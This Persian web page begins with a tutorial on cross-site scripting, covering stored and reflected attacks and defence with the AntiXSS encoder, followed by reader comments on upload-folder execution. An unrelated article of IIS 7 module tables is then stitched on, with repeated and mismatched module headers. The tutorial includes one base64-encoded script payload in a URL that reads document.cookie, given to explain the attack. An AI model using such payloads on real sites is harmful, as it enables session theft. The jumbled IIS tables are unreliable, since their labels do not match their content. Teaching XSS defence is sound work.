در این سری از مقالات، بند سعی دارم تا حد توان در رابطه با چالش های امنیتی موجود در زمینه توسعه برنامه های تحت وب، مطالبی را منتشر کنم. از این رو امیدوارم تا این سری از مقالات برای دوستان مفید واقع گردد.

در این سری از مقالات چالش های امنیتی زیر مورد بحث و بررسی واقع خواهد گردید

XSS , LDAPi , RFI , LFI , SQLi , RFD , LFD , SOF , BSQLI , DNN , BOF , CRLF , CSRF , SSI , PCI , SCD , AFD , RCE

در بخش اول از این سری مقالات، به بررسی آسیب پذیری **Cross-site scripting** می پردازیم.

واژه XSS مخفف Cross-site scripting، نوعی از آسیب پذیریست که در برنامه های تحت وب نمود پیدا می کند. به طور کلی و خلاصه، این آسیب پذیری به فرد نفوذ کننده اجازه تزریق اسکریپت هایی را به صفحات وب، می دهد که در سمت کاربر اجرا می شوند (Client Side scripts) . در نهایت این اسکریپت ها توسط سایر افرادی که از صفحات مورد هدف قرار گرفته بازدید می کنند اجرا خواهد شد.

هدف از این نوع حمله :

بدست آوردن اطلاعات کوکی ها و سشن های کاربران (مرتبط با آدرسی که صفحه آلوده شده در آن قرار دارد) است. سپس فرد نفوذ کننده متناسب با اطلاعات بدست آمده می تواند به اکانت شخصی کاربران مورد هدف قرار گرفته، نفوذ کرده و از اطلاعات شخصی آن ها سوء استفاده کند.

به صورت کلی دو طبقه بندی برای انواع حملات Cross-site scripting وجود دارند.

حملات XSS ذخیره سازی شده (Stored XSS Attacks) :

در این نوع، کدهای مخرب تزریق شده، در سرور سایت قربانی ذخیره می شوند. محل ذخیره سازی می تواند دیتابیس سایت یا هر جای دیگری که داده ها توسط سایت یا برنامه تحت وب بازیابی می شوند و نمایش داده می شوند باشد. اما اینکه چگونه کدهای مخرب در منابع یاد شده ذخیره می شوند؟

فرض کنید در سایت جاری آسیب پذیری مذکور وجود دارد. راه های ارسال داده ها به این سایت چیست؟ نویسنده گان میتوانند مطلب ارسال کنند و کاربران میتوانند نظر دهند. حال اگر در یکی از این دو بخش بررسی های لازم جهت مقابله با این آسیب پذیری

وجود نداشته باشد و نوشته‌های کاربران که می‌تواند شامل کدهای مخرب باشد مستقیماً در دیتابیس ذخیره شده و بدون هیچ اعتبار سنجی نمایش داده شود چه اتفاقی رخ خواهد داد؟ مسلماً با بازدید صفحه آلوده شده، کدهای مخرب بر روی مرورگر شما اجرا و کوکی‌های سایت جاری که متعلق به شما هستند برای هکر ارسال می‌شود و ...

حملات XSS منعکس شده (Reflected XSS Attacks)

در این نوع از حمله، هیچ نوع کد مخربی در منابع ذخیره سازی و سایت یا اپلیکیشن تحت وب توسط فرد مهاجم ذخیره نمی‌شود! بلکه از ضعف امنیتی بخش‌هایی همچون بخش جستجو و ب سایت، بخش‌های نمایش پیغام خطأ و ... استفاده می‌شود ... اما به چه صورت؟

در بسیاری از سایتها، انجمن‌ها و سیستم‌های سازمانی تحت وب، مشاهده می‌شود که مثلاً در بخش جستجو، یک فیلد برای وارد کردن عبارت جستجو وجود دارد. پس از وارد کردن عبارت جستجو و submit فرم، علاوه بر نمایش نتایج جستجو، عبارت جستجو شده نیز به نمایش گذاشته می‌شود و بعضاً در بسیاری از سیستم‌ها این عبارت قبل از نمایش اعتبار سنجی نمی‌شود که آیا شامل کدهای مخرب می‌باشد یا خیر. همین امر سبب می‌شود تا اگر عبارت جستجو شامل کدهای مخرب باشد، آن‌ها به همراه نتیجه‌ی جستجو اجرا شوند.

اما این موضوع چگونه مورد سوء استفاده قرار خواهد گرفت؟ مگر نه اینکه این عبارت ذخیره نمی‌شود پس با توضیحات فوق، کد فقط بر روی سیستم مهاجم که کد جستجو را ایجاد می‌کند اجرا می‌شود، درست است؟ بله درست است ولی به نقطه ضعف زیر توجه کنید؟

www.test.com/search?q=PHNjcm1wdD5hbGVydChkb2N1bwVudC5jb29raWUpOzwvc2NyaXB0Pg==

این آدرس حاصل submit شدن فرم جستجو و سایت test (نام و سایت واقعی نیست و برای مثال است) و ارجاع به صفحه نتایج جستجو می‌باشد. در واقع این لینک برای جستجوی یک کلمه یا عبارت توسط این و سایت تولید شده و از هر کجا به این لینک مراجعه کنید عبارت مورد نظر مورد جستجو واقع خواهد شد. در واقع عبارت جستجو به صورت Base64 به عنوان یک query String به و سایت ارسال می‌شود؛ علاوه بر نمایش نتایج، عبارت جستجو شده نیز به کاربر نشان داده شده و اگر آسیب پذیری مورد بحث وجود داشته باشد و عبارت شامل کدهای مخرب باشد، کدهای مخرب بر روی مرورگر فردی که این لینک را باز کرده اجرا خواهد شد!

در این صورت کافیست فرد مهاجم لینک مخرب را به هر شکلی به فرد مورد هدف بدهد (مثلاً ایمیل و ...). حال در صورتیکه فرد لینک را باز کند (با توجه به اینکه لینک مربوط به یک سایت معروف است و عدم آگاهی کاربر از آسیب پذیری موجود در لینک، باعث باز کردن لینک توسط کاربر می‌شود)، کدها بر روی مرورگر اجرا شده و کوکی‌های سایت مذکور برای مهاجم ارسال خواهد شد ... به این نوع حمله XSS، نوع انعکاسی می‌گویند که کاملاً از توضیحات فوق الذکر، دلیل این نامگذاری مشخص می‌باشد.

اهمیت مقابله با این حمله:

برای نمونه این نوع باگ حتی تا سال گذشته در سرویس ایمیل یاهو وجود داشت. به شکلی که یکی از افراد انجمن hackforums به صورت Private این باگ را به عنوان Yahoo 0-Day XSS Exploit در محیط زیر زمینی و بازار سیاه هکرهای به مبلغ چند صد هزار دلار به فروش می‌رساند. کاربران مورد هدف کافی بود تا فقط یک ایمیل دریافتی از هکر را باز کنند تا کوکی‌های سایت یاهو برای هکر ارسال شده و دسترسی ایمیل‌های فرد قربانی برای هکر فراهم شود ... (در حال حاضر این باگ در یاهو وجود ندارد).

چگونگی جلوگیری از این آسیب پذیری

در این سری از مقالات کدهای پیرامون سرفصل‌ها و مثال‌ها با ASP.net تحت فریم ورک MVC و به زبان C # خواهند بود. هر چند کلیات مقابله با آسیب پذیری‌هایی از این دست در تمامی زبان‌ها و تکنولوژی‌های تحت وب یکسان می‌باشد.

خوب شنیدن کتابخانه ای قدرتمند برای مقابله با حمله مورد بحث وجود دارد با نام AntiXSS که میتوانید آخرین نسخه آن را با فرمان زیر از طریق nugget به پروژه خود اضافه کنید. البته ذکر این نکته حائز اهمیت است که Asp.net و فریم ورک MVC به صورت توکار تا حدودی از بروز این حملات جلوگیری می کند. برای مثال به این صورت که در View ها شما تا زمانی که از MvcHtmlString استفاده نکنید تمامی محتوای مورد نظر برای نمایش به صورت Encode شده رندر می شوند. این داستان برای Url ها هم که به صورت پیش فرض encode می شوند صدق می کند. ولی گاه وقتي شما برای ورود اطلاعات مثلا از یک ادیتور WYSIWYG استفاده می کنید و نیاز دارید داده ها را بدون encoding رندر کنید. آنگاه به ناچار مجاب بر اعمال یک سری سیاست های خاص تر بر روی داده مورد نظر برای رندر می شوید و نمی توانید از encoding توکار فوق الذکر استفاده کنید. آنگاه این کتابخانه در اعمال سیاست های جلوگیری از بروز این آسیب پذیری می تواند برای شما مفید واقع شود.

PM> Install-Package AntiXSS

این کتابخانه مجموعه ای از توابع کد کردن عبارات است که از مواردی همچون Html, XML, Url, Form, LDAP, CSS, JScript and VBScript پشتیبانی می کند. استفاده از آن بسیار ساده می باشد. کافیست ارجاعات لازم را به پروژه خود افزوده و به شکل زیر از توابع ارائه شده توسط این کتابخانه استفاده کنید:

```
...  
var reviewContent = model.UserReview;  
reviewContent = Microsoft.Security.Application.Encoder.HtmlEncode(review);  
...
```

امیدوارم در اولین بخش از این سری مقالات، به صورت خلاصه مطالب مهمی که باعث ایجاد فهم کلی در رابطه با حملات XSS وجود دارد، برای دوستان روشن شده و پیش زمینه فکری برای مقابله با این دست از حملات برایتان به وجود آمده باشد.

نظرات خوانندگان

نویسنده: مجید و مسعود منظوری
تاریخ: ۱۲:۱۳ ۱۳۹۳/۱۰/۰۴

سلام

جایی دیدیم که نوعی از حملات هست که هکر تو یکی از پوشه های سایت (مثلاً پوشه Images) یک اسکریپت یا یک صفحه asp قرار میده و کاربر رو به سایت خودش هدایت میکنه، یا اینکه یک عکس نشون میده ظاهراً این حملات بیشتر برای استفاده از سایت هدف برای تبلیغات به کار میره راه مقابله با این حملات چی میتونه باشه؟
این حملات به نام حملات CRLF شناخته میشن گویا

نویسنده: وحید نصیری
تاریخ: ۱۲:۵۴ ۱۳۹۳/۱۰/۰۴

دسترسی اجرایی را از این پوشه ها با تنظیم ذیل در وب کانفیگ سایت، بگیرید:

```
<location path="upload">
  <system.webServer>
    <handlers accessPolicy="Read" />
  </system.webServer>
</location>
```

اطلاعات بیشتر: [^](#) و [_](#)

نویسنده: سید مهران موسوی
تاریخ: ۱۳:۲۳ ۱۳۹۳/۱۰/۰۴

در واقع آپلود فایل های مخرب نوعی حفره امنیتی در توسعه اپلیکیشن هست که موجب سوء استفاده میتوانه واقع بشه . این حفره امنیتی به [Unrestricted File Upload](#) معروفه که با نکته ای که آقای نصیری ذکر کردن قابل حل هست در asp net (لینک های ارجاعی رو مطالعه بفرمایید)

در رابطه با ارجاع کاربران به سایت هدف نوع حمله همون CRLF هست که شامل xss هم میشه .
مقابله با این نوع حملات ساده و استوار بر دو اصل اساسی هست :
1: همیشه بر این قانون که به ورودی داده های کاربر اعتماد نکنید استوار باشد
2: تمامی ورودی های کاربران را که قرار است مورد مشاهده در عموم و خصوص کاربران در مرورگر باشد تا حد ممکن پاکسازی کنید
[مطالعه بیشتر ^](#)

در این قسمت بیشتر یک سری از مازول‌ها را به شما در قالب جداول گروه بندی شده معرفی خواهیم کرد :

همانطور که در قسمت‌های قبلی گفتیم سرور IIS آماده خصوصی سازی و کار بر اساس علاقه شماست؛ ولی توجه داشته باشید حذف تمامی مازول‌ها ممکن است اثرات جانبی هم داشته باشد. در اینجا ما مازول‌هایی را به شما معرفی می‌کنیم که بدانید کار هر مازول چیست تا مثلاً با حذف مازولی، امنیت وب سایت خود را به خطر نیندازید :

مازول‌های سودمند یا utility

نام مازول:	
UriCacheModule	توضیح: این مازول نوعی کش برای URL‌ها به شمار می‌رود. موقعی که درخواست می‌شود، اطلاعات در اولین درخواست خوانده شده و کش می‌شود و اگر دوباره همان url درخواست شود، بدون خواندن تنظیمات و بر اساس تنظیمات قبلی، کار url مربوطه را انجام میدهد تا اطلاعات پیکربندی تغییر کند و بر اساس اطلاعات جدید، خود را به روز کند. تگ قابل پیکربندی: لازم ندارد وابستگی: ندارد اثرات حذف آن: کارایی سیستم کاهش می‌یابد و سیستم مجبور است برای هر درخواست فایل پیکربندی را بخواند.
FileCacheModule	توضیح : فایل هندل فایل‌هایی که قبلاً در سرور باز شده‌اند را کش می‌کند تا در صورت نیاز در دفعات بعدی سریعتر عمل کند. تگ قابل پیکربندی : لازم ندارد. وابستگی : ندارد.
	اثرات حذف آن : کارایی سیستم کاهش می‌یابد. سیستم در هر اجرای دستور مربوط به فایل‌ها باید فایل هندل را به دست آورد.

TokenCacheModule	نام ماژول :
توکن‌های امنیتی ویندوز که پسوردهایی بر اساس anonymous authentication schemes هستند را کش می‌کند (authentication, basic authentication, IIS client (certificate authentication	توضیح :
لازم ندارد	تگ قابل پیکربندی :
ندارد	وابستگی :
کارایی سیستم به شدت پایین می‌آید. کاربر باید با هر درخواستی لاگین کند. یکی از اصلی‌ترین ضربه‌ها با حذف این ماژول این است که اگر مثلاً یک پسورد از یک فایل html محافظت می‌کند و این صفحه به 50 تصویر ارجاع دارد، 51 بار باید درخواست لاگین اجرا گردد یا شاید هم بدتر	اثرات حذف آن :

MANAGED ENGINE: ASP.NET INTEGRATION

ManagedEngine	نام ماژول :
مدیریت ماژول‌های native و مدیریت شده	توضیح :
	تگ قابل پیکربندی :
ندارد	وابستگی :
مشخصاً غیرفعال شدن asp.net integrated و غیر فعال شدن تمامی ماژول‌ها و هندرلهای تگ وب کانفیگ یا داخل فایل کانفیگ IIS که در مقالات قبلی به تفصیل بیان کردہ‌ایم.	اثرات حذف آن :

IIS 7 NATIVE MODULES

HttpCacheModule	نام ماژول :
مدیریت کش خروجی در http.sys بر اساس پیکربندی مثل تعریف سایز کش و ...	توضیح :
System.webServer/caching	تگ قابل پیکربندی :

HttpCacheModule	نام مژول :
ندارد.	وابستگی :
محتوای دیگر به صورت کرنل مد، کش نمی‌شود و کش پروفایل هم نمیدید گرفته می‌شود و احتمالاً بر کارآیی و استفاده از منابع هم اثر می‌گذارد.	اثرات حذف آن :
DynamicCompressionModule	نام مژول :
پیاده سازی in-memory compression در محتوای پویا	توضیح :
system.webServer/httpCompression and system.webServer/urlCompression.	تگ قابل پیکربندی :
وابستگی ندارد چرا که به طور پیش فرض غیرفعال است.	وابستگی :

StaticCompressionModule	نام مژول :
پیاده سازی فشرده سازی در محتوای ایستا و برای فایل‌های سیستمی از نوع <i>in memory</i>	توضیح :
system.webServer/httpCompression and system.webServer/urlCompression	تگ قابل پیکربندی :
ندارد.	وابستگی :
در صورت عدم فشرده سازی بر مصرف ترافیک تاثیر گذار است.	اثرات حذف آن :
DefaultDocumentModule	نام مژول :
پیاده سازی یک لیست سند پیش فرض. درخواست‌ها مدام بشت سر هم می‌آیند و این درخواست‌های پشت سرهم، به سند پیش فرض هدایت می‌شوند. همان پنجره ای که شما به ترتیب فایل‌های index.htm, index.asp, default.aspx و ... را تعیین می‌کنید.	توضیح :
system.webServer/defaultDocument	تگ قابل پیکربندی :

StaticCompressionModule	نام ماژول :
ندارد.	وابستگی :
درخواست را به ریشه هدایت می‌کند. مثلاً برای <code>localhost</code> صفحه 404 باز می‌گرداند و اگر <code>directoryBrowsing</code> فعال باشد لیستی از دایرکتوری ریشه را باز می‌گرداند.	اثرات حذف آن :

DirectoryListingModule	نام ماژول :
پیاده سازی لیستی از محتویات یک دایرکتوری	توضیح :
<code>system.webServer/directoryBrowse</code>	تگ قابل پیکربندی :
ندارد.	وابستگی :
اگر این ماژول و ماژول قبلی غیرفعال باشند <code>response</code> نهایی خالی است.	اثرات حذف آن :
ProtocolSupportModule	نام ماژول :
پیاده سازی اختصاصی از <code>response header</code>	توضیح :
پیاده سازی تنظیمات <code>HTTP verbs</code> و <code>trace</code>	
پیاده سازی تنظیمات مربوطه به <code>keep-alive</code> بر اساس پیکربندی	
<code>system.webServer/httpProtocol</code>	تگ قابل پیکربندی :
ندارد.	وابستگی :
بازگرداندن پیام خطای "Method not allowed 405"	اثرات حذف آن :

HttpRedirectionModule	نام ماژول :
پیاده سازی عملیات انتقال یا <code>redirect</code>	توضیح :

HttpRedirectionModule	نام مازول :
system.webServer/httpRedirect	تگ قابل پیکربندی :
ندارد.	وابستگی :
خطر امنیتی: اگر منابعی با redirect کردن محافظت می‌شوند، از این پس در دسترسند.	اثرات حذف آن :
ServerSideIncludeModule	نام مازول :
حمایت از فایل shtml یا ...	توضیح :
system.webServer/serverSideInclude	تگ قابل پیکربندی :
ندارد.	وابستگی :
این فایل‌ها به صورت متنی نمایش داده می‌شوند	اثرات حذف آن :
StaticFileModule	نام مازول :
فایل‌های ایستا را به همراه پسوند ارسال می‌کند. مثل jpg,html و نوع محتوا را بر اساس staticContent/mimeMap پیکربندی می‌کند.	توضیح :
system.webServer/staticContent	تگ قابل پیکربندی :
ندارد.	وابستگی :
فایل‌های ایستا دیگر ارائه نشده و به جای آن خطای 404 بازگشت داده می‌شود.	اثرات حذف آن :
AnonymousAuthenticationModule	نام مازول :
پیاده سازی سیستم شناسایی افراد ناشناس. همانطور که میدانید در یک وب سایت حداقل محتوایی برای افرادی بدون داشتن اکانت هم وجود دارد. برای اینکار یک شیء httpUser ایجاد می‌کند.	توضیح :
	تگ قابل پیکربندی :

StaticFileModule	نام مازول :
system.webServer/security/authentication/anonymousAuthentication	وابستگی :
ندارد.	
حداقل باید یک سیستم امنیتی برای شناسایی یا authenticate وجود داشته باشد. httpuser یک ساختار داده ای در IIS میباشد و در صورت نبودن هیچ سیستم شناسایی وجود نداشته و در نبود شیء httpuser سیستم خطای 401.2 را تولید میکند.	اثرات حذف آن :
CertificateMappingAuthenticationModule	نام مازول :
مجوز SSL را به Active Directory نگاشت میکند.	توضیح :
system.webServer/security/authentication/clientCertificateMappingAuthentication	تگ قابل پیکربندی :
برای اینکه این مازول وظیفه خود را انجام دهد باید تنظیمات SSL انجام شود و همچنین سیستم IIS جزئی از دامنه Active directory باشد	وابستگی :
درخواست‌ها، نرمال رسیدگی میشوند انگار SSL وجود ندارد.	اثرات حذف آن :
BasicAuthenticationModule	نام مازول :
پیاده سازی پایه‌ای و روتین شناسایی کاربران بر اساس آن چیزی که در استاندارد زیر آمده است	توضیح :
. RFC 2617	
system.webServer/security/authentication/basicAuthentication	تگ قابل پیکربندی :
None.	وابستگی :
حداقل باید یک سیستم امنیتی برای شناسایی یا authenticate وجود داشته باشد. httpuser یک ساختار	اثرات حذف آن :

CertificateMappingAuthenticationModule	نام مازول :
داده‌ای در IIS می‌باشد و در صورت نبود، هیچ سیستم شناسایی یافت نشده و نبود شیء httpuser در سیستم، خطای 401.2 را تولید می‌کند.	
WindowsAuthenticationModule	نام مازول :
((windows Authentication (NTLM or Negotiate (Kerberos	توضیح :
system.webServer/security/authentication/windowsAuthen tication	تگ قابل پیکربندی :
. ندارد.	وابستگی :
حداقل باید یک سیستم امنیتی برای شناسایی یا authenticate وجود داشته باشد. httpuser یک ساختار داده‌ای در IIS می‌باشد و در صورت نبود، هیچ سیستم شناسایی یافت نشده و نبود شیء httpuser در سیستم، خطای 401.2 را تولید می‌کند.	اثرات حذف آن :
DigestAuthenticationModule	نام مازول :
پیاده سازی سیستم شناسایی دیاجست بر اساس . RFC 2617	توضیح :
system.webServer/security/authentication/digestAuthen tication	تگ قابل پیکربندی :
IIS باید بخشی از دامنه Active Directory باشد.	وابستگی :
حداقل باید یک سیستم امنیتی برای شناسایی یا authenticate وجود داشته باشد. httpuser یک ساختار داده‌ای در IIS می‌باشد و در صورت نبود، هیچ سیستم شناسایی یافت نشده و نبود شیء httpuser در سیستم، خطای 401.2 را تولید می‌کند.	اثرات حذف آن :

IISCertificateMappingAuthenticationModule	نام مژول :
پیاده سازی نگاشت مجوزهای IIS، نگهداری و ذخیره اطلاعات همه نگاشتها و مجوزهای کاربری چون SSL client certificates	توضیح :
system.webServer/iisClientCertificateMappingAuthentication	تگ قابل پیکربندی :
اطلاعات SSL به همراه دریافت client certificates جهت پیکربندی این مژول	وابستگی :
حداقل باید یک سیستم امنیتی برای شناسایی يا authenticate وجود داشته باشد. httpuser یک ساختار داده ای در IIS میباشد و در صورت نبود، هیچ سیستم شناسایی یافت نشده و نبود شیء httpuser در سیستم، خطای 401.2 را تولید میکند.	اثرات حذف آن :
UrlAuthorizationModule	نام مژول :
پیاده سازی authorization بر اساس قوانین پیکربندی شده	توضیح :
system.webServer/security/authorization	تگ قابل پیکربندی :
ندارد.	وابستگی :
محتواهای محافظت شده توسط authorization دیگر محافظت نمیشوند.	اثرات حذف آن :

IsapiModule	نام مژول :
پیاده سازی ISAPI Extension	توضیح :
system.webServer/isapiCgiRestriction	تگ قابل پیکربندی :
ندارد.	وابستگی :

IsapiModule	نام ماژول :
هندلرهای معرفی شده در بخش IsapiModule و تگ handlers دیگر اجرا نمی‌شوند	اثرات حذف آن :
IsapiFilterModule	نام ماژول :
پیاده سازی ISAPI filter	توضیح :
system.webServer/isapiFilters	تگ قابل پیکربندی :
ندارد.	وابستگی :
اگر برنامه‌ای از ISAPI filter استفاده می‌کند، در اجرا دچار مشکل خواهد شد.	اثرات حذف آن :

IpRestrictionModule	نام ماژول :
یک سیستم تشخیص دسترسی بر اساس آی پی‌های ورژن 4	توضیح :
system.webServer/security/ipSecurity	تگ قابل پیکربندی :
IPv4 stack باید نصب شود.	وابستگی :
کلاینت‌هایی که IP هایشان در IPsecurity در لیست شده‌اند ندید گرفته می‌شوند	اثرات حذف آن :
RequestFilteringModule	نام ماژول :
پیاده سازی یک مجموعه قدرتمند از قوانین امنیتی که درخواست‌های مشکوک را پس می‌زنند.	توضیح :
system.webServer/security/requestFiltering	تگ قابل پیکربندی :
ندارد.	وابستگی :
دیگر قوانین امنیتی اجرا نخواهند شد و سبب وجود مشکلات امنیتی می‌شود.	اثرات حذف آن :

CustomLoggingModule	نام ماژول :
پیاده سازی اینترفیس <code>ILogPlugin</code> در سمت IIS، به مشتریان اجازه میدهد تا لگ های خود را توسعه دهند. هر چند این روش توصیه نمی شود و توصیه کارشناس مایکروسافت استفاده از یک ماژول دست نویس از نوع <code>RQ_LOG_REQUEST</code> می باشد.	توضیح :
<code>Implements the ILogPlugin interface on top of IIS. ILogPlugin is a previous COM implementation that allowed customers to extend IIS logging. We do not recommend extending IIS using this interface. Instead, customers should write a module and subscribe to the .RQ_LOG_REQUEST notification</code>	
<code>system.webServer/httpLogging and system.applicationHost/sites/site/logFile/customLogPluginClsid</code>	تگ قابل پیکربندی :
ندارد.	وابستگی :
مسلمانه این اینترفیس از کار می افتد که سیستم ODBC Logging را جز آن است.	اثرات حذف آن :
CustomErrorModule	نام ماژول :
پیاده سازی مدیریت خطاهای ویژه	توضیح :
<code>system.webServer/httpErrors</code>	تگ قابل پیکربندی :
None.	وابستگی :
در صورتی که خطای از هسته باشد، نتیجه یک صفحه، با توضیح مختصری از خطا خواهد بود. در غیر این صورت اگر خطا از برنامه یا کامپوننتی باشد جزئیات خطا فاش خواهد شد	اثرات حذف آن :

HttpLoggingModule	نام ماژول :
پیاده سازی سیستم <code>logging.sys</code> استاندارد	توضیح :
<code>system.applicationHost/log and</code>	تگ قابل پیکربندی :

HttpLoggingModule	نام ماژول :
system.webServer/httpLogging	
ندارد.	وابستگی :
از کار افتادن سیستم لاغ	اثرات حذف آن :
FailedRequestsTracingModule	نام ماژول :
پیاده سازی سیستم ردیابی درخواست‌های ناموفق و اجرای قوانین، طبق پیکربندی	توضیح :
system.webServer/tracing and system.webServer/httpTracing	تگ قابل پیکربندی :
ندارد.	وابستگی :
Tracing http requests will no longer work.	اثرات حذف آن :

RequestMonitorModule	نام ماژول :
پیاده سازی IIS Run-time State and Control Interface یا RSCA به اختصار . به کاربران اجازه می‌دهد از اطلاعات، حين اجرا، کوئری بگیرند. مثل درخواست درحال اجرای جاری، آغاز به کار یا توقف وب سایت و دامنه‌های اپلیکیشن در حال اجرای جاری	توضیح :
ندارد.	تگ قابل پیکربندی :
ندارد.	وابستگی :
ابزارهای مرتبط با این موضوع از کار می‌افتد	اثرات حذف آن :
CgiModule	نام ماژول :
پیاده سازی CGI در سمت IIS	توضیح :
system.webServer/cgi and system.webServer/isapiCgiRestriction	تگ قابل پیکربندی :

RequestMonitorModule	نام مژول :
ندارد.	وابستگی :
برنامه‌های CGI متوقف می‌شوند	اثرات حذف آن :

TracingModule	نام مژول :
پیاده سازی سیستم ردیابی ETW	توضیح :
system.webServer/httpTracing	تگ قابل پیکربندی :
ندارد.	وابستگی :
باعث از کار افتادن سیستم مربوطه می‌شود	اثرات حذف آن :
ConfigurationValidationModule	نام مژول :
اعتبارسنجی تنظیمات برنامه ASP.Net که به حالت integrate انتقال یافته است	توضیح :
system.webServer/Validation	تگ قابل پیکربندی :
ندارد.	وابستگی :
عدم اعتبارسنجی و در نتیجه عدم نمایش خطاهای	اثرات حذف آن :

:MANAGED MODULES

OutputCache	نام مژول :
output caching	توضیح :
system.web/caching/outputCache	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
عدم اجرای output cache	اثرات حذف آن :

OutputCache	نام مازول :
Session	نام مازول :
مدیریت سشن ها	توضیح :
system.web/sessionState	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
سشن ها از دسترس خارج می شوند.	اثرات حذف آن :

WindowsAuthentication	نام مازول :
اینجا	توضیح :
system.web/authentication	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
این حالت قابل اجرا نخواهد بود	اثرات حذف آن :
FormsAuthentication	نام مازول :
اینجا	توضیح :
system.web/authentication	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
این حالت قابل اجرا نیست و کاربران مجوز دار هم نمی توانند به منابع محافظت شده دسترسی داشته باشند.	اثرات حذف آن :

DefaultAuthentication	نام مازول :
اطمینان از وجود شی Authentication در context مربوطه	توضیح :
system.web/authentication	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
اگر مد Forms authentication انتخاب شده باشد بر روی بعضی از کاربران ناشناس کار نخواهد کرد و رویداد DefaultAuthentication.OnAuthenticate اجرا نخواهد شد.	اثرات حذف آن :
RoleManager	نام مازول :
اینجا	توضیح :
	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
این قابلیت در دسترس نمیباشد	اثرات حذف آن :
UrlAuthorization	نام مازول :
اینجا	توضیح :
system.web/authorization.	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
باعث از کار افتادن asp.net authorization و فاش شدن بعضی اطلاعات و همچنین دیگر تهدیدات امنیتی	اثرات حذف آن :

UrlAuthorization	نام مازول :
AnonymousIdentification	نام مازول :
اینجا	توضیح :
	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
The anonymous identification feature used by the ASP.NET Profile will not work.	اثرات حذف آن :

Profile	نام مازول :
اینجا	توضیح :
	تگ قابل پیکربندی :
ManagedEngine module must be installed.	وابستگی :
ASP.Net Profile از کار خواهد افتاد	اثرات حذف آن :
UrlMappingsModule	نام مازول :
تبديل یک Url واقعی به یک Url کاربرپسند	توضیح :
	تگ قابل پیکربندی :
. ManagedEngine نیاز به	وابستگی :
نگاشت Urlها صورت نمی‌گیرد	اثرات حذف آن :